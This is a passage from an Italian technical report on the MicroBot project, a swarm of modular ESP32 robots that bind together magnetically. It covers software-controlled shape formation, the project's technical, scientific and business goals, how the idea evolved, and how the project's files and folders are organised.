A livello locale, ogni MicroBot elabora i comandi ricevuti e li integra con le informazioni provenienti dall'ambiente e dalle unità vicine. In particolare, il sistema magnetico svolge un ruolo fondamentale nel tradurre le decisioni logiche in interazioni fisiche. L'attivazione delle bobine elettromagnetiche, controllata tramite segnali PWM e driver MOSFET, genera forze di attrazione o repulsione che influenzano direttamente la posizione relativa delle unità.

Questo meccanismo consente di realizzare una catena causale ben definita:

software → segnale elettrico → campo magnetico → forza fisica → variazione della posizione → modifica della forma

In questo contesto, il software non agisce direttamente sulla materia, ma controlla i parametri fisici che governano le interazioni tra le unità. La forma del sistema è quindi il risultato finale di una sequenza di trasformazioni che partono dal livello logico e si propagano fino al livello fisico.

Un aspetto cruciale di questo processo è la presenza di un feedback continuo. I MicroBot possono trasmettere informazioni sul proprio stato, come posizione, livello di batteria o condizioni operative, permettendo al controller di aggiornare dinamicamente le istruzioni. Questo introduce un ciclo di controllo chiuso, in cui la forma del sistema viene costantemente monitorata e corretta in funzione delle deviazioni rispetto all'obiettivo.

Dal punto di vista matematico, il sistema può essere modellato come un sistema dinamico discreto:

$$C(t+1) = F(C(t), U(t))$$

dove $C(t)$ rappresenta la configurazione del sistema al tempo t e $U(t)$ l'insieme dei comandi generati dal controller. La funzione F descrive l'evoluzione del sistema in base alle regole di interazione tra le unità e ai segnali di controllo.

Un ulteriore elemento rilevante è la presenza di vincoli fisici, come limiti di energia, capacità delle bobine e tempi di risposta dei componenti elettronici. Il software deve quindi operare all'interno di questi vincoli, ottimizzando i parametri di controllo per ottenere il comportamento desiderato senza compromettere la stabilità del sistema. Questo introduce un livello di complessità aggiuntivo, in cui la progettazione del software deve tenere conto delle caratteristiche fisiche dell'hardware.

Inoltre, la natura distribuita del sistema implica che il controllo della forma non è mai completamente centralizzato. Anche se il controller fornisce una guida globale, l'effettiva realizzazione della forma dipende dalle interazioni locali tra i MicroBot. Questo porta a una combinazione di controllo top-down e dinamiche bottom-up, in cui il comportamento finale emerge dalla collaborazione tra livello globale e livello locale.

Infine, il controllo della forma tramite software apre la possibilità di implementare comportamenti adattivi e riconfigurabili. Il sistema può modificare la propria struttura in tempo reale in risposta a input esterni, cambiando configurazione in funzione delle condizioni operative o degli obiettivi richiesti. In questo senso, la forma diventa una variabile dinamica, controllata non da vincoli statici, ma da logiche computazionali.

In conclusione, il sistema MicroBot realizza una nuova modalità di interazione tra software e materia, in cui il codice non si limita a descrivere azioni, ma diventa uno strumento per modellare direttamente la struttura fisica del sistema. Questo rappresenta un passo significativo verso la realizzazione di sistemi in cui la distinzione tra livello logico e livello fisico tende progressivamente a ridursi, aprendo la strada a nuove forme di progettazione e controllo nei sistemi tecnologici complessi.

1.7 Obiettivi tecnici del progetto

Gli obiettivi tecnici del progetto MicroBot definiscono l'insieme delle funzionalità, delle capacità operative e dei vincoli ingegneristici necessari per la realizzazione di un sistema distribuito di unità robotiche cooperative. Tali obiettivi costituiscono il collegamento diretto tra il modello teorico del sistema e la sua implementazione concreta, guidando le scelte progettuali a livello hardware, software e architetturale.

Un primo obiettivo fondamentale è la realizzazione di unità modulari e replicabili. Ogni MicroBot deve essere progettato come un nodo autonomo dal punto di vista operativo, ma allo stesso tempo semplice nella struttura e facilmente producibile. Questo implica la definizione di un'architettura hardware compatta, basata su un microcontrollore a basso consumo, una batteria integrata e un insieme minimo di componenti per la comunicazione e l'interazione fisica. La modularità consente non solo la scalabilità del sistema, ma anche la sostituibilità delle unità, aumentando la robustezza complessiva.

Un secondo obiettivo riguarda la comunicazione tra le unità e il controller centrale. Il sistema deve garantire uno scambio di informazioni affidabile e a bassa latenza, utilizzando protocolli leggeri e adatti a dispositivi embedded. L'adozione di tecnologie come il Wi-Fi in modalità SoftAP e l'utilizzo del protocollo UDP permette di ridurre l'overhead comunicativo, mantenendo al contempo una buona capacità di coordinamento tra i nodi. La struttura dei pacchetti deve includere identificatori univoci, timestamp e comandi specifici, in modo da consentire una gestione precisa delle operazioni.

Un ulteriore obiettivo tecnico è la sincronizzazione temporale del sistema. Poiché molte operazioni, come l'attivazione dei magneti o l'esecuzione di pattern collettivi, richiedono un'elevata coordinazione, è necessario introdurre un riferimento temporale globale. Il controller centrale assume quindi il ruolo di clock di sistema, distribuendo segnali temporali ai MicroBot e permettendo l'esecuzione sincronizzata delle azioni attraverso una struttura a slot temporali.

Dal punto di vista fisico, un obiettivo chiave è il controllo delle interazioni magnetiche tra le unità. Le bobine elettromagnetiche devono essere dimensionate in modo da generare forze sufficienti per l'attrazione e il mantenimento del contatto tra i MicroBot, senza compromettere l'efficienza energetica. Ciò richiede un'attenta progettazione dei parametri elettrici, come corrente, numero di spire e resistenza, nonché l'utilizzo di driver adeguati per la gestione delle bobine.

Parallelamente, il sistema deve garantire una gestione efficiente dell'energia. Ogni MicroBot è alimentato da una batteria Li-Po di capacità limitata, il che rende necessario ottimizzare il consumo energetico di tutti i componenti. Questo include l'adozione di modalità di risparmio

energetico, la gestione dinamica dell'attività delle bobine e il monitoraggio continuo dello stato della batteria per prevenire condizioni di scarica critica.

Un altro obiettivo tecnico rilevante è la capacità di rappresentare e controllare la posizione delle unità nello spazio. Anche in assenza di sistemi di localizzazione avanzati, il sistema deve essere in grado di stimare le relazioni spaziali tra i MicroBot, utilizzando informazioni locali come la distanza tra unità o la presenza di contatto. Questo consente di implementare algoritmi di coordinamento basati su modelli matematici, come il calcolo della distanza euclidea e l'applicazione di soglie di attacco e distacco.

Dal punto di vista software, un obiettivo essenziale è la realizzazione di un sistema di controllo distribuito basato su macchine a stati. Ogni MicroBot deve essere in grado di gestire autonomamente il proprio stato operativo (ad esempio idle, attivo, errore), reagendo sia ai comandi del controller sia alle condizioni locali. Questo approccio permette di strutturare il comportamento del sistema in modo chiaro e modulare, facilitando lo sviluppo e il debugging.

Inoltre, il sistema deve supportare la simulazione e la validazione del comportamento prima dell'implementazione fisica. La creazione di ambienti di simulazione software, sia in ambito web che tramite linguaggi come Python, consente di testare algoritmi, pattern e dinamiche di swarm in modo rapido ed economico. Questo approccio riduce i tempi di sviluppo e permette di individuare eventuali criticità prima della realizzazione hardware.

Infine, un obiettivo tecnico trasversale riguarda la progettazione di un sistema scalabile e aperto a future estensioni. L'architettura deve essere pensata fin dall'inizio per supportare l'integrazione di nuovi moduli, come sensori avanzati, algoritmi di intelligenza artificiale o interfacce uomo-macchina basate su realtà virtuale. Questo richiede una separazione chiara tra i diversi livelli del sistema e l'adozione di interfacce ben definite tra i componenti.

In conclusione, gli obiettivi tecnici del progetto MicroBot delineano un sistema complesso ma coerente, in cui ogni scelta progettuale è orientata alla realizzazione di un'architettura distribuita, modulare e riconfigurabile. Essi rappresentano la base operativa su cui si sviluppano tutte le fasi successive del progetto, dalla prototipazione alla validazione fino all'implementazione completa del sistema.

1.8 Obiettivi scientifici del progetto

Gli obiettivi scientifici del progetto MicroBot si collocano nell'ambito dello studio dei sistemi complessi, della robotica distribuita e della modellazione della materia come sistema dinamico riconfigurabile. A differenza degli obiettivi tecnici, che riguardano la realizzazione concreta del sistema, gli obiettivi scientifici mirano a comprendere, formalizzare e generalizzare i principi che governano il comportamento del sistema stesso.

Un primo obiettivo scientifico consiste nello studio dei fenomeni emergenti all'interno di sistemi multi-agente. Il progetto MicroBot rappresenta un caso di studio in cui un insieme di unità semplici, dotate di capacità limitate, è in grado di generare comportamenti collettivi complessi attraverso interazioni locali. L'analisi di tali fenomeni permette di approfondire la relazione tra regole locali e comportamento globale, con particolare attenzione alle condizioni che favoriscono la formazione di pattern stabili e coerenti.

Un secondo obiettivo riguarda la formalizzazione del comportamento dello swarm attraverso modelli matematici. Il sistema può essere descritto come un insieme di agenti discreti che evolvono nel tempo secondo regole di interazione, rendendolo assimilabile a un sistema dinamico multi-agente. In questo contesto, è possibile studiare proprietà come la convergenza verso configurazioni stabili, la stabilità delle strutture formate e la sensibilità del sistema a variazioni dei parametri. L'introduzione di concetti come soglie di attacco e distacco e meccanismi di hysteresis consente di modellare in modo più accurato le dinamiche reali del sistema.

Un ulteriore obiettivo scientifico è l'analisi del ruolo della comunicazione nei sistemi distribuiti. Il progetto MicroBot integra un sistema di comunicazione a bassa latenza tra le unità e il controller centrale, permettendo di studiare come l'informazione si propaga all'interno dello swarm e come influisce sul comportamento collettivo. In particolare, è possibile confrontare approcci diversi, come comunicazione centralizzata, distribuita o ibrida, valutandone l'impatto su robustezza, scalabilità e capacità di coordinamento.

Un aspetto centrale della ricerca riguarda anche la relazione tra livello logico e livello fisico. Il sistema MicroBot consente di osservare come decisioni computazionali, espresse sotto forma di segnali e algoritmi, si traducano in interazioni fisiche tra le unità. Questo apre la possibilità di studiare la materia come un sistema computazionale distribuito, in cui la forma emerge da processi di elaborazione dell'informazione. In questo senso, il progetto si colloca all'intersezione tra informatica, fisica e scienza dei materiali.

Un obiettivo particolarmente rilevante è la definizione operativa del concetto di materia programmabile. Sebbene questo concetto sia stato introdotto in ambito teorico, la sua realizzazione pratica è ancora oggetto di ricerca. Il sistema MicroBot rappresenta un tentativo di concretizzare tale idea attraverso un approccio modulare e scalabile, fornendo una piattaforma sperimentale per testare ipotesi e modelli legati alla riconfigurabilità della materia.

Inoltre, il progetto si propone di esplorare il legame tra spazio, tempo e configurazione nei sistemi dinamici. La configurazione del sistema non è statica, ma evolve nel tempo secondo regole definite, rendendo possibile interpretare la forma come una funzione temporale. Questo introduce una dimensione dinamica nello studio delle strutture, in cui il tempo non è solo un parametro esterno, ma parte integrante del sistema stesso. Tale prospettiva si collega a modelli più avanzati in cui le configurazioni possono essere viste come stati all'interno di uno spazio delle possibilità.

Un altro obiettivo scientifico è lo sviluppo di metodologie di simulazione e validazione per sistemi complessi. Il progetto prevede l'utilizzo di ambienti di simulazione per testare il comportamento dello swarm prima della realizzazione fisica, consentendo di confrontare modelli teorici e risultati sperimentali. Questo approccio permette di identificare discrepanze tra teoria e pratica e di migliorare progressivamente i modelli utilizzati.

Infine, il progetto MicroBot si pone come piattaforma per l'integrazione di tecniche avanzate di intelligenza artificiale. L'introduzione di algoritmi di apprendimento automatico potrebbe permettere alle unità di adattare il proprio comportamento in funzione dell'esperienza, aprendo la strada a sistemi in grado di evolvere nel tempo. Questo rappresenta un possibile

sviluppo futuro, ma al tempo stesso un obiettivo scientifico rilevante, in quanto consente di esplorare nuove forme di intelligenza distribuita.

In conclusione, gli obiettivi scientifici del progetto MicroBot vanno oltre la realizzazione di un sistema tecnologico, proponendosi di contribuire alla comprensione dei principi che governano i sistemi complessi e la materia dinamica. Il progetto si configura quindi non solo come un prototipo ingegneristico, ma come una piattaforma di ricerca in cui teoria e pratica si integrano in modo continuo, permettendo di esplorare nuove frontiere nella robotica e nelle scienze dei sistemi.

1.9 Obiettivi imprenditoriali del progetto

Gli obiettivi imprenditoriali del progetto MicroBot riguardano la trasformazione del sistema da prototipo sperimentale a piattaforma tecnologica scalabile, capace di generare valore economico, applicativo e innovativo. In questo contesto, il progetto non viene considerato esclusivamente come un esercizio accademico o tecnico, ma come una base concreta per lo sviluppo di un ecosistema imprenditoriale fondato su tecnologie emergenti.

Un primo obiettivo consiste nella definizione di MicroBot come piattaforma modulare. Il sistema è progettato in modo tale da poter essere esteso, adattato e personalizzato per diversi contesti applicativi, mantenendo una struttura di base comune. Questo approccio consente di sviluppare prodotti e servizi differenti partendo da una stessa architettura, riducendo i costi di sviluppo e aumentando la flessibilità del sistema. La modularità rappresenta quindi un elemento chiave per la sostenibilità economica del progetto nel lungo periodo.

Un secondo obiettivo riguarda l'individuazione di ambiti applicativi ad alto valore. Il concetto di materia programmabile e di sistemi riconfigurabili apre possibilità in diversi settori, tra cui la robotica avanzata, la medicina, la logistica e la realtà virtuale. In ambito robotico, il sistema può essere utilizzato per la creazione di strutture dinamiche e adattive; in ambito medico, può essere esplorato per applicazioni di micro-intervento o trasporto mirato; nel contesto della realtà virtuale e aumentata, può fungere da interfaccia fisica dinamica tra utente e ambiente digitale. L'identificazione di questi ambiti è fondamentale per orientare lo sviluppo del progetto verso applicazioni concrete e sostenibili.

Un ulteriore obiettivo imprenditoriale è la costruzione di un prototipo dimostrativo efficace. Per attrarre investimenti e interesse industriale, è necessario dimostrare in modo chiaro e tangibile le capacità del sistema. In questo senso, le versioni prototipali basate su simulazioni software e sistemi LED rappresentano un primo passo, ma devono evolvere verso implementazioni fisiche in grado di evidenziare il potenziale della tecnologia. Il prototipo diventa quindi uno strumento di comunicazione oltre che di validazione tecnica.

Dal punto di vista organizzativo, il progetto prevede la formazione di un team interdisciplinare. La natura complessa del sistema richiede competenze in ambiti diversi, tra cui elettronica, informatica, modellazione matematica e design dell'interazione. La costruzione di un team con competenze complementari consente di affrontare le diverse sfide del progetto in modo efficace, favorendo lo sviluppo di soluzioni integrate e innovative.

Un aspetto centrale degli obiettivi imprenditoriali è la definizione di un modello di business sostenibile. Il valore del sistema MicroBot può essere espresso attraverso diverse modalità, come la vendita di hardware, la fornitura di piattaforme software, o lo sviluppo di soluzioni personalizzate per specifici clienti. Inoltre, la possibilità di creare un ecosistema aperto, in cui sviluppatori esterni possano contribuire con moduli e applicazioni, rappresenta un'opportunità per ampliare la diffusione del sistema e generare nuove fonti di valore.

Un altro elemento rilevante è la protezione e valorizzazione della proprietà intellettuale. Le soluzioni sviluppate all'interno del progetto, sia a livello hardware che software, possono costituire la base per brevetti o altre forme di tutela, contribuendo a rafforzare la posizione competitiva del sistema. Allo stesso tempo, la pubblicazione di risultati scientifici e la condivisione di parte delle tecnologie possono favorire la visibilità del progetto e l'interesse della comunità.

Il progetto si propone inoltre di costruire una narrazione coerente e convincente, in grado di comunicare efficacemente il valore della tecnologia. La capacità di presentare il sistema in modo chiaro, sia a livello tecnico che concettuale, è fondamentale per coinvolgere investitori, partner e collaboratori. In questo senso, la documentazione, le demo interattive e le presentazioni svolgono un ruolo strategico nel processo di sviluppo imprenditoriale.

Infine, un obiettivo a lungo termine è la creazione di una startup basata sul sistema MicroBot. Questa entità avrebbe il compito di sviluppare, commercializzare e distribuire la tecnologia, trasformando il progetto in un prodotto reale. La startup rappresenterebbe il punto di convergenza tra ricerca, sviluppo e mercato, permettendo di portare il sistema da una fase sperimentale a una fase operativa.

In conclusione, gli obiettivi imprenditoriali del progetto MicroBot delineano un percorso che va oltre la realizzazione tecnica, puntando alla creazione di un sistema capace di generare impatto reale. Il progetto si configura quindi come una piattaforma con potenziale di sviluppo industriale, in cui innovazione tecnologica e visione imprenditoriale si integrano per dare forma a nuove opportunità nel campo dei sistemi riconfigurabili e della materia programmabile.

1.10 Evoluzione dell'idea nel tempo

L'evoluzione dell'idea alla base del progetto MicroBot rappresenta un processo progressivo e iterativo, caratterizzato da una continua trasformazione del modello concettuale e delle soluzioni tecniche adottate. Questo percorso non segue una linea rigidamente predefinita, ma si sviluppa attraverso fasi successive di sperimentazione, validazione e riformulazione, in cui ogni versione del sistema contribuisce a ridefinire la direzione del progetto.

In una fase iniziale, l'idea si configura come un sistema relativamente semplice, basato su unità elementari che simulano comportamenti coordinati attraverso segnali visivi, come nel caso dei prototipi LED. Queste prime implementazioni hanno lo scopo di rendere osservabili dinamiche altrimenti astratte, permettendo di studiare pattern collettivi e logiche di sincronizzazione in un contesto controllato. In questa fase, l'attenzione è focalizzata principalmente sul comportamento del sistema, piuttosto che sulla sua realizzazione fisica completa.

Successivamente, il progetto evolve verso una maggiore strutturazione sia a livello hardware che software. L'introduzione di microcontrollori come l'ESP32 consente di passare da semplici simulazioni a sistemi embedded reali, in cui ogni unità è in grado di eseguire codice, comunicare e gestire il proprio stato. Questo passaggio segna una transizione importante: il sistema non è più soltanto una rappresentazione, ma diventa un oggetto fisico dotato di capacità operative.

Parallelamente, si sviluppa una crescente attenzione verso l'architettura del sistema. Il modello iniziale, basato su comportamenti locali relativamente indipendenti, viene progressivamente integrato con un livello di coordinamento centrale, rappresentato dal controller. Questa scelta introduce una struttura ibrida, in cui coesistono elementi distribuiti e centralizzati, permettendo di migliorare la sincronizzazione e il controllo delle operazioni senza perdere i vantaggi della modularità.

Un'altra fase significativa dell'evoluzione riguarda l'integrazione tra simulazione e implementazione reale. L'utilizzo di ambienti software, come simulazioni in Python o applicazioni web, permette di testare rapidamente nuove idee e algoritmi, riducendo il costo e il tempo necessari per la sperimentazione. Queste simulazioni non sostituiscono il sistema fisico, ma lo affiancano, creando un ciclo continuo di validazione tra modello teorico e comportamento reale.

Con il progredire del progetto, emerge anche una maggiore formalizzazione dei concetti alla base del sistema. Idee inizialmente intuitive, come l'interazione tra unità o la formazione di pattern, vengono progressivamente tradotte in modelli matematici e strutture logiche più definite. Questo processo consente di rendere il sistema non solo funzionante, ma anche descrivibile e analizzabile in modo rigoroso.

Un ulteriore elemento di evoluzione è rappresentato dall'ampliamento del contesto progettuale. Il progetto MicroBot non rimane isolato, ma si integra con una serie di iniziative parallele, tra cui lo sviluppo di interfacce web, sistemi di simulazione avanzati, algoritmi di intelligenza artificiale e strumenti di visualizzazione. Questa espansione trasforma il progetto in un ecosistema, in cui diverse componenti contribuiscono a un obiettivo comune.

Nel tempo, cambia anche la prospettiva con cui il sistema viene interpretato. Da semplice progetto tecnico, MicroBot si evolve in un modello concettuale più ampio, che include elementi di teoria dei sistemi complessi, materia programmabile e rappresentazione dinamica della forma. Questo passaggio segna una maturazione del progetto, che non si limita più alla realizzazione di un dispositivo, ma si configura come una piattaforma di ricerca e sperimentazione.

Infine, l'evoluzione dell'idea è caratterizzata da una crescente consapevolezza delle potenzialità future del sistema. Le versioni successive non sono più viste come semplici miglioramenti incrementali, ma come passi verso una visione più ampia, in cui il sistema può essere esteso, adattato e applicato in contesti diversi. Questo orientamento verso il futuro guida le scelte progettuali, favorendo soluzioni flessibili e aperte all'integrazione di nuove tecnologie.

In conclusione, l'evoluzione del progetto MicroBot rappresenta un processo dinamico in cui teoria, sperimentazione e implementazione si influenzano reciprocamente. Ogni fase

contribuisce a definire non solo cosa il sistema è, ma anche cosa può diventare, rendendo il progetto un esempio di sviluppo iterativo orientato alla costruzione di un sistema complesso e in continua trasformazione.

1.11 Trasformazione da prototipo a ecosistema

La trasformazione del progetto MicroBot da prototipo a ecosistema rappresenta una delle fasi più significative del suo sviluppo, in quanto segna il passaggio da un insieme di componenti sperimentali a un sistema strutturato, integrato e in continua evoluzione. Questo processo non è semplicemente un'evoluzione quantitativa, legata all'aggiunta di nuove funzionalità, ma implica un cambiamento qualitativo nella natura stessa del progetto.

Nelle fasi iniziali, il sistema si configura come un prototipo, ovvero un insieme di implementazioni parziali finalizzate alla validazione di specifiche idee. I prototipi LED, le prime simulazioni software e le implementazioni embedded su microcontrollore rappresentano esempi di questa fase, in cui l'obiettivo principale è testare singoli aspetti del sistema, come la sincronizzazione, la comunicazione o la formazione di pattern. In questo contesto, le diverse componenti sono spesso sviluppate in modo indipendente, senza una completa integrazione tra loro.

Con il progredire del progetto, emerge la necessità di unificare queste componenti all'interno di una struttura coerente. La semplice coesistenza di moduli separati non è sufficiente a garantire il funzionamento del sistema nel suo complesso; è necessario definire un'architettura che permetta alle diverse parti di interagire in modo coordinato. Questo porta alla definizione di un sistema a livelli, in cui ogni componente ha un ruolo specifico e interfacce ben definite.

In questa fase, il controller centrale assume un ruolo fondamentale come elemento di coordinamento, mentre i MicroBot operano come nodi distribuiti all'interno del sistema. Le simulazioni software, le interfacce web e i moduli di visualizzazione non sono più strumenti isolati, ma diventano parte integrante del sistema, contribuendo alla sua comprensione, al suo controllo e alla sua evoluzione.

La trasformazione in ecosistema implica anche un cambiamento nel modo in cui il progetto viene sviluppato e gestito. Non si tratta più di implementare singole funzionalità, ma di costruire un'infrastruttura in grado di supportare lo sviluppo continuo. Questo richiede l'adozione di pratiche come la modularità, la separazione delle responsabilità e la definizione di standard di comunicazione tra i componenti.

Un aspetto centrale di questa trasformazione è l'integrazione tra hardware e software. Nel sistema MicroBot, le componenti fisiche e quelle digitali non sono indipendenti, ma strettamente interconnesse. Le decisioni software influenzano direttamente il comportamento fisico delle unità, mentre i vincoli hardware determinano le possibilità e i limiti del sistema. L'ecosistema si configura quindi come un sistema cyber-fisico, in cui informazione e materia interagiscono in modo continuo.

Inoltre, il concetto di ecosistema introduce l'idea di apertura e estensibilità. Il sistema non è chiuso, ma progettato per accogliere nuove componenti, nuove funzionalità e nuovi contributi. Questo può includere l'integrazione di sensori avanzati, algoritmi di intelligenza

artificiale, interfacce uomo-macchina basate su realtà virtuale o aumentata, e moduli di analisi dei dati. L'ecosistema diventa quindi una piattaforma su cui è possibile costruire ulteriori sviluppi.

Un altro elemento distintivo è la presenza di diversi livelli di astrazione. A un livello basso si trovano le componenti hardware e le interazioni fisiche; a un livello intermedio si collocano i protocolli di comunicazione e le logiche di controllo; a un livello alto si trovano le interfacce utente e i sistemi di visualizzazione. Questa stratificazione consente di gestire la complessità del sistema e di sviluppare nuove funzionalità senza dover intervenire su tutte le componenti.

La trasformazione in ecosistema comporta anche una maggiore attenzione alla documentazione e alla rappresentazione del sistema. La creazione di documenti tecnici, relazioni e modelli descrittivi diventa parte integrante del progetto, in quanto consente di formalizzare le conoscenze acquisite e di facilitare la collaborazione tra diversi attori. La documentazione non è quindi un elemento accessorio, ma uno strumento fondamentale per la crescita del sistema.

Infine, il passaggio da prototipo a ecosistema implica una visione a lungo termine. Il sistema non è più considerato come un prodotto finito, ma come una piattaforma in evoluzione, capace di adattarsi a nuove esigenze e di incorporare nuove tecnologie. Questo orientamento permette di mantenere il progetto aperto e dinamico, evitando di vincolarlo a una configurazione specifica.

In conclusione, la trasformazione del progetto MicroBot in un ecosistema segna il passaggio da una fase esplorativa a una fase strutturata e orientata allo sviluppo continuo. Il sistema diventa una piattaforma integrata in cui hardware, software e teoria convergono, creando le basi per ulteriori evoluzioni sia in ambito tecnico che scientifico e imprenditoriale.

SEZIONE 2 — Struttura delle Cartelle e dello ZIP

2.1 Analisi della cartella principale (workspace ZIP)

La cartella principale del workspace MicroBot rappresenta il punto di accesso all'intero sistema progettuale e costituisce la base organizzativa su cui si sviluppano tutte le componenti del progetto. Essa non si limita a contenere file e directory, ma riflette direttamente la struttura logica, tecnica e concettuale del sistema, fungendo da mappa operativa dell'intero ecosistema.

Il contenuto dello ZIP è organizzato secondo una logica modulare, in cui le diverse aree del progetto sono separate in base alla loro funzione e al dominio di appartenenza. Questa suddivisione consente di isolare i vari livelli del sistema, facilitando sia la comprensione che lo sviluppo incrementale. La presenza di cartelle dedicate a specifiche componenti, come codice sorgente, simulazioni e documentazione, permette di mantenere una chiara distinzione tra le diverse attività progettuali.

Un elemento centrale della cartella principale è la distinzione tra il core del sistema MicroBot e i progetti esterni o complementari. Il core comprende tutte le componenti direttamente coinvolte nella realizzazione del sistema, come il firmware dei MicroBot, il controller centrale

e i moduli di comunicazione. I progetti esterni, invece, includono strumenti di supporto, simulazioni, interfacce web e altri sviluppi paralleli che contribuiscono all'ecosistema ma non ne costituiscono il nucleo operativo.

Dal punto di vista organizzativo, la struttura della cartella principale segue un principio di separazione delle responsabilità. Ogni directory è progettata per contenere elementi omogenei, riducendo la complessità e migliorando la navigabilità del progetto. Questo approccio è particolarmente importante in un sistema in continua evoluzione, in cui nuove componenti vengono aggiunte nel tempo.

Un altro aspetto rilevante è la presenza di una documentazione integrata all'interno dello stesso workspace. File come relazioni tecniche, appunti e documenti descrittivi non sono separati dal codice, ma coesistono con esso, creando un ambiente in cui teoria e implementazione sono strettamente collegate. Questa integrazione facilita la comprensione del sistema, permettendo di accedere rapidamente sia alle specifiche concettuali che alle relative implementazioni.

La cartella principale svolge inoltre un ruolo fondamentale nel versionamento implicito del progetto. Anche in assenza di un sistema di controllo versione esplicito, come Git, l'organizzazione delle directory e la presenza di versioni multiple di uno stesso componente permettono di tracciare l'evoluzione del sistema nel tempo. Le diverse iterazioni del progetto, identificate attraverso nomi o strutture di cartelle differenti, rappresentano le varie fasi di sviluppo e consentono di analizzare il percorso evolutivo del sistema.

Dal punto di vista operativo, la cartella principale è progettata per essere utilizzata come ambiente di lavoro completo. Essa contiene tutti gli elementi necessari per sviluppare, testare e comprendere il sistema, evitando la dipendenza da risorse esterne. Questo approccio rende il progetto portatile e facilmente condivisibile, permettendo ad altri utenti di accedere all'intero ecosistema semplicemente attraverso lo ZIP.

Un ulteriore elemento di interesse è la presenza di file di indice, come ad esempio un INDEX.txt, che fungono da guida alla navigazione del progetto. Questi file forniscono una visione d'insieme della struttura del workspace, facilitando l'orientamento all'interno di un sistema complesso e riducendo il tempo necessario per individuare specifiche componenti.

Infine, la cartella principale riflette il carattere evolutivo del progetto MicroBot. La sua struttura non è statica, ma si adatta nel tempo in funzione delle esigenze del sistema. Nuove directory possono essere aggiunte, altre riorganizzate, in un processo continuo di ottimizzazione che accompagna lo sviluppo del progetto.

In conclusione, l'analisi della cartella principale evidenzia come l'organizzazione del workspace non sia un aspetto secondario, ma una componente fondamentale del sistema. Essa rappresenta la traduzione concreta dell'architettura progettuale in una struttura operativa, permettendo di gestire la complessità del progetto e di supportarne l'evoluzione nel tempo.

2.2 Struttura generale del sistema di file

La struttura generale del sistema di file del progetto MicroBot rappresenta la traduzione operativa dell'architettura concettuale del sistema. Essa definisce come le diverse componenti vengono organizzate, collegate e rese accessibili all'interno del workspace, permettendo di gestire un insieme eterogeneo di risorse in modo coerente e scalabile.

Il sistema di file è organizzato secondo una gerarchia multilivello, in cui ogni livello rappresenta un diverso grado di astrazione. Al livello più alto si trovano le macro-categorie del progetto, che suddividono il sistema in domini principali, come il core MicroBot, i progetti di supporto, la documentazione e gli ambienti di simulazione. Questa suddivisione consente di ottenere una visione globale del sistema, facilitando l'individuazione delle aree di interesse.

A un livello intermedio, ogni macro-categoria è ulteriormente suddivisa in sottocartelle che rappresentano componenti specifiche. Ad esempio, all'interno del core MicroBot possono essere presenti directory dedicate al firmware dei nodi, al controller centrale e ai moduli di comunicazione. Allo stesso modo, le cartelle relative ai progetti di supporto possono contenere applicazioni web, script di analisi o strumenti di visualizzazione.

Al livello più basso si trovano i file effettivi, che includono codice sorgente, configurazioni, documenti e risorse multimediali. Questa struttura a più livelli consente di isolare i diversi elementi del sistema, riducendo le interferenze tra componenti e migliorando la manutenibilità del progetto. Ogni file è collocato in una posizione che riflette il suo ruolo all'interno del sistema, evitando ambiguità e duplicazioni.

Un aspetto fondamentale della struttura del sistema di file è la coerenza nella nomenclatura. I nomi delle cartelle e dei file seguono convenzioni che permettono di identificare rapidamente il contenuto e la funzione di ciascun elemento. Questo è particolarmente importante in un progetto complesso, in cui la chiarezza organizzativa contribuisce in modo significativo alla produttività e alla riduzione degli errori.

La struttura del sistema di file supporta inoltre lo sviluppo parallelo di diverse componenti. Grazie alla separazione delle aree progettuali, è possibile lavorare su moduli differenti senza compromettere il funzionamento del sistema complessivo. Questo approccio è coerente con la natura modulare del progetto e favorisce l'espansione futura del sistema.

Un altro elemento rilevante è la presenza di file di configurazione e di avvio, che permettono di eseguire o testare specifiche parti del sistema. Questi file fungono da punto di ingresso per le diverse componenti, consentendo di avviare simulazioni, eseguire script o compilare codice in modo strutturato. La loro collocazione all'interno della struttura del progetto è progettata per facilitare l'accesso e l'utilizzo.

Dal punto di vista della tracciabilità, la struttura del sistema di file consente di seguire l'evoluzione delle diverse componenti nel tempo. La presenza di versioni multiple, file di backup o directory dedicate a specifiche iterazioni del progetto permette di mantenere uno storico delle modifiche, anche in assenza di un sistema di versionamento formale. Questo aspetto è particolarmente utile per analizzare il processo di sviluppo e per recuperare versioni precedenti in caso di necessità.

Inoltre, la struttura del sistema di file riflette l'integrazione tra le diverse tecnologie utilizzate nel progetto. Linguaggi e ambienti differenti, come C/C++ per i sistemi embedded, Python per le simulazioni e HTML/CSS/JavaScript per le interfacce web, coesistono all'interno dello stesso workspace. La loro organizzazione in cartelle dedicate consente di gestire questa eterogeneità in modo ordinato e funzionale.

Infine, la struttura del sistema di file è progettata per essere facilmente estendibile. Nuove cartelle e nuovi file possono essere aggiunti senza compromettere l'organizzazione esistente, grazie alla modularità della struttura. Questo permette al progetto di crescere nel tempo mantenendo un alto livello di ordine e coerenza.

In conclusione, la struttura generale del sistema di file del progetto MicroBot costituisce un elemento essenziale per la gestione della complessità del sistema. Essa non solo organizza le risorse, ma riflette l'architettura e la filosofia del progetto, supportando lo sviluppo, la manutenzione e l'evoluzione dell'intero ecosistema.

2.3 Organizzazione per domini progettuali

L'organizzazione per domini progettuali all'interno del sistema MicroBot rappresenta una scelta architetturale fondamentale per la gestione della complessità e per lo sviluppo scalabile dell'intero ecosistema. In un progetto caratterizzato dalla presenza di molteplici tecnologie, linguaggi e obiettivi, la suddivisione per domini consente di strutturare il lavoro in aree funzionalmente omogenee, riducendo le interdipendenze e migliorando la comprensione globale del sistema.

Un dominio progettuale può essere definito come un insieme coerente di componenti che condividono uno stesso obiettivo, una stessa logica operativa o uno stesso contesto tecnologico. Nel caso del progetto MicroBot, i domini principali emergono in modo naturale dall'evoluzione del sistema e riflettono le diverse dimensioni del progetto: hardware, software, simulazione, interfaccia e sperimentazione.

Il primo dominio, centrale e prioritario, è rappresentato dal core MicroBot. Esso include tutte le componenti direttamente coinvolte nella realizzazione del sistema robotico distribuito, come il firmware dei MicroBot, il controller centrale e i moduli di comunicazione. Questo dominio costituisce il nucleo operativo del progetto, in cui vengono implementate le logiche fondamentali di funzionamento, come la gestione degli stati, la sincronizzazione e il controllo delle interazioni tra le unità.

